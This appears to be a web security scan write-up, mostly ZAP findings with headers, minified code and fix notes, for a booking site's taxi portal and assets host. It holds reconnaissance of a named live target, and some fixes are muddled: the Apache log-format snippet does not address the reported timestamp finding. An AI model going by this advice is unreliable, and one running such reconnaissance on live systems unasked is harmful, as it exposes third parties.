WASC ID: 13
Source: Active (40035 - Hidden File Finder)
Input Vector:

Description:
A sensitive file was identified as accessible or available. This may leak administrative, configuration, or credential information which can be leveraged by a malicious individual to further attack the system or conduct social engineering efforts.

Other Info:

Solution:
Consider whether or not the component is actually required in production, if it isn't then disable it. If it is then ensure access to it requires appropriate authentication and authorization, or limit exposure to internal systems or specific source IPs, etc.



Cross-Domain JavaScript Source File Inclusion

URL:	https://portal.taxi.booking.com/
Risk:	Low
Confidence:	Medium
Parameter:	https://portal-assets.rideways.com/1.1228.0/static/js/main.js
Attack:	
Evidence:	<script src="https://portal-assets.rideways.com/1.1228.0/static/js/main.js"></script>
CWE ID:	829
WASC ID:	15
Source:	Passive (10017 - Cross-Domain JavaScript Source File Inclusion)
Input Vector:	


Description:

The page includes one or more script files from a third-party domain.


Other Info:

Solution:

Ensure JavaScript source files are loaded from only trusted sources, and the sources can't be controlled by end users of the application.



```
      ratesSurveyId: 5414271,
      operatingHoursSurveyId: 6608706,
      unpackedViewSurveyId: 6733905,
      driversReportsFiltersPanelSupplierList: [],
      fixedRoutesSurveyLink: "https://survey.alchemer.eu/s3/90325995/Taxi-Supply-Partner-Fixed-Rout
      cookieBannerId: "22d1d03d-6d5a-42bf-8587-c308947f56c0"
    };
  </script>


    <link href="https://portal-assets.rideways.com/1.1228.0/static/css/main.css" rel="stylesheet" /
</head>

<body>
  <noscript> You need to enable JavaScript to run this app. </noscript>
  <div id="root"></div>

    <script src="https://portal-assets.rideways.com/1.1228.0/static/js/main.js"></script>
</body>
```




Server Leaks Version Information via "Server" HTTP Response Header Field

URL: https://portal-assets.rideways.com/1.1228.0/static/css/main.css
Risk: Low
Confidence: High
Parameter:
Attack:
Evidence: AmazonS3
CWE ID: 200
WASC ID: 13
Source: Passive (10036 - HTTP Server Response Header)
Input Vector:

Description:
The web/application server is leaking version information via the "Server" HTTP response header. Access to such information may facilitate attackers identifying other vulnerabilities your web/application server is subject to.

Other Info:

Solution:
Ensure that your web server, application server, load balancer, etc. is configured to suppress the "Server" header or provide generic details.



```
HTTP/1.1 200 OK
Content-Type: text/css
Content-Length: 247656
Connection: keep-alive
Date: Sat, 27 Apr 2024 19:18:31 GMT
Last-Modified: Thu, 25 Apr 2024 11:59:01 GMT
ETag: "56399c0284201bac03ee18361cdf86cb"
x-amz-server-side-encryption: AES256
x-amz-version-id: 8V.3xsX3h8KBtB47r7ioEKkIAoGHs7ma
Accept-Ranges: bytes
Server: AmazonS3
X-Cache: Miss from cloudfront
Via: 1.1 3ee44ee02b40b3dec09c7185a676054a.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: SIN2-P3
X-Amz-Cf-Id: C8D46FWyzWhxUBVrGqyfMecEkQgJSsJQ_MsSZt2zLxUdB8QK6AOXoQ==
Strict-Transport-Security: max-age=2592000; includeSubDomains
```

```
      --bui_sheet_container_size,var(--bui_sheet_container_width_center_preset)
    );--bui_sheet_container_height:auto;--bui_sheet_container_radius:var(--bui_border_radius_300);--bui_sh
      --bui_sheet_container_size,var(--bui_sheet_container_width_side_preset)
    );--bui_sheet_container_height:100%;--bui_sheet_container_footer_position:static;--bui_sheet_container_
      --bui_sheet_container_size,var(--bui_sheet_container_width_center_preset)
    );--bui_sheet_container_height:auto;--bui_sheet_container_radius:var(--bui_border_radius_300);--bui_sh
      --bui_sheet_container_size,var(--bui_sheet_container_width_side_preset)
    );--bui_sheet_container_height:100%;--bui_sheet_container_footer_position:static;--bui_sheet_container_
      --bui_sheet_container_size,var(--bui_sheet_container_width_center_preset)
```

What is Amazon S3?

Amazon Simple Storage Service (Amazon S3) is an object storage service that offers industry-leading scalability, data availability, security, and performance. Customers of all sizes and industries can use Amazon S3 to store and protect any amount of data for a range of use cases, such as data lakes, websites, mobile applications, backup and restore, archive, enterprise applications, IoT devices, and big data analytics. Amazon S3 provides management features so that you can optimize, organize, and configure access to your data to meet your specific business, organizational, and compliance requirements. According to https://docs.aws.amazon.com/AmazonS3/latest/userguide/Welcome.html


From this we can identify the following sub domain is using AmazonS3 as server lets check what are the specific vulnerabilities related toAmazonS3

According to the https://cloudsecurityalliance.org/blog/2020/06/18/3-big-amazon-s3-vulnerabilities-you-may-be-missing there are 3 main vulnerabilties

1: List permissions on Compute Resources

2: An over-reliance on IAM to prevent data theft

3: Non-public S3 buckets that contain public objects



Timestamp Disclosure - Unix

URL: https://portal-assets.rideways.com/1.1228.0/static/js/main.js
Risk: Low
Confidence: Low
Parameter:
Attack:
Evidence: 1996959894
CWE ID: 200
WASC ID: 13
Source: Passive (10096 - Timestamp Disclosure)
Input Vector:

Description:


A timestamp was disclosed by the application/web server - Unix

Other Info:

1996959894, which evaluates to: 2033-04-13 04:34:54

Solution:

Manually confirm that the timestamp data is not sensitive, and that the data cannot be aggregated to disclose exploitable patterns.



```
Date: Sat, 27 Apr 2024 19:18:31 GMT
Last-Modified: Thu, 25 Apr 2024 11:59:02 GMT
ETag: "becadd5e2f816193edd9016df66538fb"
x-amz-server-side-encryption: AES256
x-amz-version-id: BUapz8kuyXmdudWQs5JlaNhwI6ChnBeE
Accept-Ranges: bytes
Server: AmazonS3
X-Cache: Miss from cloudfront
Via: 1.1 489dc685fe4d461020e29f3e49d0b790.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: SIN2-P3
X-Amz-Cf-Id: _nV1Z4ZpIM7e3xK0cQrqJa7HFDT9VUchCBCCZbiqUxUJDV5zPFmGUA==
Strict-Transport-Security: max-age=2592000; includeSubDomains
```

```
1)[0];return"access_token"===t||"error"===t})),!n&&!r)return[3,7];this._storage.setItem("amplify-redirected-from-hosted-ui","true"),g.label=2;case 2:return g.trys.push([2,6,,7]),[4,this._oAuthHandler.handleAuthR
685067896,3608007406,1308918612,956543938,2808555105,3495958263,1231636301,1047427035,2932959818,3654703836,1088359270,936918e3,2847714899,3736837829,1202900863,817233897,3183342108,3401237130,1404277552,6158181
ber"!=typeof e&&"Number"!=r(e))throw TypeError(t);return+e}},66864:(e,t,n)=>{var r=n(12814)("unscopables"),o=Array.prototype;void 0==o[r]&&n(94005)(o,r,{}),e.exports=function(e){o[r][e]=!0}},60308:(e,t,n)=>{"use
one:n=!0}},i[r]=function(){return a},e(i)}catch(e){}return n}},14690:e=>{e.exports=function(e,t){return{value:t,done:!!e}}},16594:e=>{e.exports={}},35446:e=>{e.exports=!1},42631:e=>{var t=Math.expm1;e.exports=!t
Te(this),arguments)},je={copyWithin:function(e,t){return F.call(Te(this),e,t,arguments.length>2?arguments[2]:void 0)},every:function(e){return ne(Te(this),e,arguments.length>1?arguments[1]:void 0)},fill:function
9),o=n(77200),i="Map";e.exports=n(76173)(i,(function(e){return function(){return e(this,arguments.length>0?arguments[0]:void 0)}}),{get:function(e){var t=r.getEntry(o(this,i),e);return t&&t.v},set:function(e,t){
n!n&&r&&e.constructor===u&&i?e:o(p?new c(r&&!i?e.source:e,t):c((r=e instanceof u)?e.source:e,r&&i?l.call(e):t),n?this:f,u)};for(var m=function(e){e in u||i(u,e,{configurable:!0,get:function(){return c[e]},set:fu
}),n(66864)("includes")},99682:(e,t,n)=>{var r=n(96375),o=n(64022)(!0);r(r.S,"Object",{entries:function(e){return o(e)}})},58430:(e,t,n)=>{var r=n(96375),o=n(3846),i=n(36173),a=n(45481),s=n(25299);r(r.S,"Object"
e.default=t}),i=this&&this.__importStar||function(e){if(e&&e.__esModule)return e;var t={};if(null!=e)for(var n in e)"default"!==n&&Object.prototype.hasOwnProperty.call(e,n)&&r(t,e,n);return o(t,e),t},a=this&&thi
,-6.547C0.789,-7.137 0,-7.081 0,-7.081",transform:"translate(69.477 64.82)"}),r.createElement("path",{fill:"#A5AAAD",fillRule:"nonzero",d:"M0,-5.492C0.596,-4.995 1.362,-4.721 2.124,-3.407C2.874,-2.113 2.876,-0.5
t=function(e,t){var n=o.DAY_KEYS.slice(0,t),i=o.DAY_KEYS.slice(t);return r(r([],i,!0),n,!0).map((function(t){return e[t]}))}},50475:function(e,t,n){"use strict";var r=this&&this.__importDefault||function(e){retu
(";"),paddingSize:n}}(e),s=a.paddingSize,l=a.contextStyle;n.setAttribute("style","".concat(l,";").concat("\n  height: 0;\n  visibility: hidden;\n  overflow: hidden;\n  position: absolute;\n  z-index: -1000;\n  t
])Object.prototype.hasOwnProperty.call(t,o)&&(e[o]=t[o]);return e},N.apply(this,arguments)};const M=r.forwardRef((function(e,t){var n,a=e.children,s=e.className,l=e.insetFocus,u=e.attributes,c=e.tagName,f=e.prev
3s_55CpOtFram0XPKw","root--color-constructive":"rtT7grJpemucTLuHtCjb","root--color-destructive":"phyJ5Z5BlEb3jSncAjPg","root--color-accent":"qNJekWpTDdZLjDcPCdbr","root--color-callout":"auwPVdud0Wza61H4a5E6","rc
const Ne=function(e){var t=e.above,n=e.below,o=e.children,a=Re.indexOf(t),s=Re.indexOf(n),l=-1!==s&&s>0,u=-1!==s&&s>1||-1!==a&&a<1,c=-1!==s&&s>2||-1!==a&&a<2,f=-1!==a&&a<3,d=(0,i.classNames)(l?xe:Ce,u?ke:Ae,c?Ie
e,endDate:t.endDate,changedDate:e})}},dateISO:A,isToday:k,isInRange:I,isSelected:N,isSelectionStart:T,isSelectionEnd:N&&P||N&&f,isDisabled:M,accessibilityHint:D?S:E,className:(0,i.classNames)(y,N&&b,M&&w)}};var
,n={startGhostsCount:d,endGhostsCount:h},["start","end"].forEach((function(r){for(var o="start"===r,i=o?-1:1,a=o?t:0,s=0;s<=e&&a<=t&&a>=0;){var l=u[a].el;n[o?"startGhostsCount":"endGhostsCount"]+=1,s+=l.clientWi
```

To remediate the vulnerability of timestamp disclosure in Unix, the following steps can be taken:

Disable timestamp disclosure: Modify the Unix server configuration to prevent the disclosure of timestamps by the application or web server. This can typically be achieved by adjusting the server's logging settings or by disabling the specific feature that is causing the disclosure.


Example for Apache HTTP Server:

```
# Disable timestamp disclosure in Apache access logs

LogFormat "%h %l %u %t \"%r\" %>s %b" common

CustomLog /var/log/apache2/access.log common
```

Regularly update and patch the server: Keep the Unix server up to date with the latest security patches and updates. This helps to address any known vulnerabilities, including those related to timestamp disclosure.

Implement access controls: Ensure that appropriate access controls are in place to restrict access to sensitive information, including timestamps. This can involve configuring file permissions, user privileges, and network security measures.

https://docs.stackhawk.com/vulnerabilities/10096/#:~:text=The%20vulnerability%20of%20timestamp%20disclosure%20in%20Unix%20occurs%20when%20an,server%20logs%20or%20error%20messages.



X-Content-Type-Options Header Missing

URL: https://portal-assets.rideways.com/1.1228.0/static/css/main.css

Risk: Low

Confidence: Medium

Parameter: x-content-type-options

Attack:

Evidence:

CWE ID: 693

WASC ID: 15

Source: Passive (10021 - X-Content-Type-Options Header Missing)

Input Vector:

Description:

The Anti-MIME-Sniffing header X-Content-Type-Options was not set to 'nosniff'. This allows older versions of Internet Explorer and Chrome to perform MIME-sniffing on the response body, potentially causing the response body to be interpreted and displayed as a content type other than the declared content type. Current (early 2014) and legacy versions of Firefox will use the declared content type (if one is set), rather than performing MIME-sniffing.


Other Info:

This issue still applies to error type pages (401, 403, 500, etc.) as those pages are often still affected by injection issues, in which case there is still concern for browsers sniffing pages away from their actual content type.
At "High" threshold this scan rule will not alert on client or server error responses.

Solution:

Ensure that the application/web server sets the Content-Type header appropriately, and that it sets the X-Content-Type-Options header to 'nosniff' for all web pages.
If possible, ensure that the end user uses a standards-compliant and modern web browser that does not perform MIME-sniffing at all, or that can be directed by the web application/web server to not perform MIME-sniffing.

This Sub Domain uses following technologies. This is identified through Wappalyzer.



Analytics
- Google Analytics

Security
- HSTS

Miscellaneous
- HTTP/2
- Babel
- PWA

Web servers
- Nginx

Tag managers
- Google Tag Manager

JavaScript libraries
- core-js 2.6.12

